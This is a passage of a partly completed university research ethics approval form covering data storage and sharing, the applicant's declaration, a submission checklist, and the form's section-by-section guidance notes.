If YES, provide a description of the data and explain why this data needs to be collected:		
(this box should expand as you type)		
Will the research activity involve storing personal data and/or special category data on one of the following:	YES	NO
Manual files (i.e. in paper form)?	☐	☒
University computers?	☐	☒
Private company computers?	☐	☒

Home or other personal computers?	☐	☒
Laptop computers/ CDs/ Portable disk-drives/ memory sticks?	☐	☒
"Cloud" storage or websites?	☐	☒
Other – specify:	☐	☒
For all stored data, explain the measures in place to ensure data confidentiality, including details of password protection, encryption, anonymization and pseudonymization:		
<i>(this box should expand as you type)</i>		
All Data Storage		
Will the research activity involve any of the following activities:	YES	NO
Electronic transfer of data in any form?	☐	☒
Sharing of data with others at the University?	☒	☐
Sharing of data with other organisations?	☒	☐
Export of data outside the European Union or importing of data from outside the UK?	☐	☒
Use of personal addresses, postcodes, faxes, emails or telephone numbers?	☐	☒
Publication of data that might allow identification of individuals?	☐	☒
Use of data management system?	☐	☒
Data archiving?	☐	☒
If YES to any question, please provide full details, explaining how this will be conducted in accordance with the General Data Protection Regulation (and/or any international equivalent):		
Identified data will be shared with Dr Carlene Campbell as project Supervisor and Dr Harish Ramani as a Tevel Cyber Corps Private Limited collaborator.		
<i>(this box should expand as you type)</i>		
List all who will have access to the data generated by the research activity:		
The author only		
<i>(this box should expand as you type)</i>		
List who will have control of, and act as custodian(s) for, data generated by the research activity:		

The author only

(this box should expand as you type)

Give details of data storage arrangements, including where data will be stored, how long for, and in what form. Will data be archived – if so how and if not why not.

(this box should expand as you type)

Confirm that you are aware that you need to keep all data until after your research has completed or the end of your funding	YES	☒
	NO	☐


SECTION K: Declaration

The information which I have provided is correct and complete to the best of my knowledge. I have attempted to identify any risks and issues related to the research activity and acknowledge my obligations and the rights of the participants.

In submitting this application I hereby confirm that I undertake to ensure that the above named research activity will meet the University's [Research Ethics and Integrity Code of Practice](#)

Signature of applicant:		Date:
--------------------------------	--	--------------

For STUDENT Submissions:

Director of Studies/Supervisor:	Dr Carlene Campbell	Date:
Signature:		7/5/2019

For STAFF Submissions:

Head of School/Assistant Dean:		Date:
Signature:		

Checklist: Please complete the checklist below to ensure that you have completed the form according to the guidelines and attached any required documentation:

☒	I have read the guidance notes supplied before completing the form.
☒	I have completed ALL RELEVANT sections of the form in full.
☒	I confirm that the research activity has received approval in principle
☒	I have attached a copy of final/interim approval from external organisation (where appropriate)
☐	I have attached a full risk assessment (and have NOT completed Section H of this form)

	(where appropriate) <i>ONLY TICK IF YOU HAVE ATTACHED A FULL RISK ASSESSMENT</i>
☒	I understand that it is my responsibility to ensure that the above named research activity will meet the University's Research Ethics and Integrity Code of Practice.
☒	I understand that before commencing data collection all documents aimed at respondents (including information sheets, consent forms, questionnaires, interview schedules etc.) must be confirmed by the DoS/Supervisor, module tutor or Head of School.
☒	I have deleted the guidance notes before submitting the PG2 for consideration

RESEARCH STUDENTS AND STAFF ONLY

All communications relating to this application during its processing must be in writing and emailed to pgresearch@uwtsd.ac.uk, with the title 'Ethical Approval' followed by your name.

You will be informed of the outcome of your claim by email; therefore **it is important that you check your University and personal email accounts regularly.**

STUDENTS ON UNDERGRADUATE OR TAUGHT MASTERS PROGRAMMES should submit this form (and receive the outcome) via systems explained to you by the supervisor/module leader.

This form is available electronically from the Academic Office web pages:

<http://www.uwtsd.ac.uk/academic-office/>

Application Process

All staff research projects and all research students must submit the Ethical Approval Form to the **University Ethics Committee** via the Academic Office (pgresearch@uwtsd.ac.uk). Staff research directly in relation to personal study for taught undergraduate or Masters programmes should be submitted via the Faculty procedures explained below.

Taught masters and taught undergraduate research Ethical Approval Forms are considered **within Faculties**. Faculties will provide details of the specific processes for this. Where the Ethical issues within any single ethical application are of particular concern the Faculty will refer these to the University Ethics Committee. Any student activity that involves the collection of primary data needs to undergo Ethical approval, this includes assignment work as well as dissertations.

Notes for guidance in completion of this form

Section A: About You

Please complete all relevant sections

Section B: Approval for research activity

Research proposals must be approved in principle before applying for Ethical Approval. The proposal approval only becomes final when the ethical approval is received.

The process for proposal approval varies according the individual and programme of study:

- Research students, by application on form PG1 to the Research Degrees Committee
- Taught students by review of research proposal within Faculties (Faculties provide specific details of these processes)
- Staff, by agreement by the Head of School/Assistant Dean

Section C: External Ethical Guidance materials

Many discipline areas are required to operate with the discipline specific codes of research ethics (for example health, psychology, education etc.), any such codes must be listed and you must tick to confirm that you have consulted with these.

Section D: External Collaborative Research Activity

Provide details of the external collaborative partners, where appropriate you might want to submit a copy of the external collaboration agreement with the Ethical Approval Form. If the partner requires the research to be subject to its own internal Ethical approval process then please provide details of that process and a copy of any final (or interim) approvals received from the organisation.

Section E: Details of Research Activity

Remember that the individuals reviewing this Ethical Approval Form may not have seen your research proposal, and also may not be experts in the specific area of your research. The information provided should therefore be jargon free and clearly stated.

Indicative Title: please use the same title as used on the research proposal.

Purpose: the Ethical approval process will want to ensure that the methods you propose are adequate and appropriate to address the research aims and objectives. Excessive additional data collection can be seen as unethical.

Proposed Methods: the Ethical approval process seeks to ensure that you understand the methods that are intended, and that the implementation of those methods will be appropriate and without unnecessary impact on respondents. This section must explain how the methods described will lead to the collection of necessary and sufficient data, but not excessive data. Please be specific.

Location: this needs to mention geographical location and also local situation (for example, within Local Authority Offices in Cardiff, using a private room but close to other individuals). If you are collecting data within an organisational setting then you need to explain the permissions that you have obtained to do this.

Research Activity outside of the UK: please complete this section in detail, and note any guidance you have received. Also describe your own familiarity (or not) with the location that you will be utilising.

Section F: Scope of Research Activity

Please tick ALL of the research activities that might be undertaken. If any additional types of activity are intended then please add an extra box and describe these.

If you have answered no to all questions in F then sections G and J do not need to be completed. Section H should be considered, and may be completed. Signatures are still required in section K.

Section G: Intended Participants

Please tick all categories that might apply.

Numbers & Source: if you are using a series of different methods or research activities please list numbers for each stage/phase. Be clear about how you will find respondents. Will you use intermediaries, and if so how? How will you ensure compliance with your sampling strategy?

Information for participants: all participants should be appropriately informed about the research, what is expected of them and what will happen to the

information that they provide. The Ethical review process does not ask to see this documentation, but requires this to be reviewed and approved by the Director of Studies in the case of research students, the supervisor/module tutor in relation to students on taught programmes and the Head of School/Assistant Dean in relation to staff research.

Section H: Anticipate Risks

All research carries some level of risk. The answers you provide to questions in this section will be reviewed to ensure that you have an appropriate understanding of the type of risks involved and how you can mitigate against these risks. If you have completed a full risk assessment, as required for example for laboratory work, field work, clinical tests, diving operations, or by a collaborative partner, you may append that to this form. In that case, please tick the box indicating this has been provided. You will not then be required to complete Section H.

Risk to participants Think very carefully about how your actions/questions/discussions might affect the people you are involving as participants. You might identify the risk as small but it would still be a risk. Many types of question have the potential to make respondents less content with their life / job; you need to recognise and try to ameliorate any such effects

If these are business owners, time with you may reduce profit.

In some locations physical risk is very real to both participants and yourself, please consider this.

Risk to you, the researcher Think about where you will meet people, if there are any dangers involved in the location. If you are meeting people as individuals think about using a public place. In general do not visit people in their own homes or remote locations. If you are talking to individuals about certain issues think about how their responses might affect you emotionally. What about the risk of collecting insufficient data?

Risk to the University When undertaking your research, you are acting as a member of the University (student or staff). Professionalism is important, so it is

important to be well organised and well prepared. Punctuality, clarity etc. are all part of this. What will you do to ensure this? You must ensure you do not harm the good name of the University in any way and do nothing to undermine the reputation of the research it conducts and sponsors. Upholding high standards of conduct and integrity are vital in this regard. You must also conduct the research in such a way to minimise the potential for claims of negligence made against the University, its researchers and any collaborating individual or organisation. In this respect you should always comply with ethical, legal and professional frameworks, obligations and standards as required by statutory and regulatory authorities, as well as the university's Research Integrity and Ethics Code of Practice. Research misconduct in this respect can take many forms, including:

- fabrication: making up results or other outputs (eg, artefacts) and presenting them as if they were real
- falsification: manipulating research processes or changing or omitting data without good cause
- plagiarism: using other people's material without giving proper credit
- failure to meet ethical, legal and professional obligations: for example failure to declare competing interests; misrepresentation of involvement or authorship; misrepresentation of interests; breach of confidentiality; lack of informed consent; misuse of personal data; and abuse of research subjects or material
- improper dealing with allegations of misconduct: failing to address possible infringements such as attempts to cover up misconduct and reprisals against whistle-blowers

Adverse Outcomes. Think carefully about the possibilities, and cover here

Section I: Feedback, Consent and Confidentiality

Feedback to participants: outline your approach. Will interview transcripts be shared with respondents to check accuracy? Will summaries of questionnaire analysis be made available to respondents in some way? Will an overview report be provided? How and when?

Informed consent: Draft letter / e-mail / or heading (or footer) section of questionnaire must be approved by DoS/supervisor (if research student), supervisor/module tutor if taught student, or Head of School / Assistant Dean if a member of staff.

Confidentiality/Anonymity. Explain clearly how you will ensure confidentiality and anonymity.

Section J: Data Protection and Storage

Before completing this section it is necessary to read the University's Research Data Management information. The questions that follow are designed to ensure compliance with the Data Protection Act as well as established research protocols.

Many research activities will involve electronic transfer of data and use of data management systems in the summarisation and analysis of data. You will need to explain these in relation to compliance with the Data Protection Act.

Think carefully about who will have access to your data, this will include supervisors and examiners. Also that a thesis will be made available via the University library and the British Library system. If you are seeking an access bar for a period of time after completion then mention it here. If you will provide a copy of your findings, or intend to give a presentation, to a facilitating/supporting/accessing organisation then explain that in this section. But also think about the general principle of data sharing, as explained in the Research Data Management information.

In terms of storage of data please ensure security, and also mitigate against loss of data.

Section K: Declaration

Ensure the appropriate countersignatures have been provided

Look carefully at the checklist and ensure that you comply with and tick all that are relevant to your research.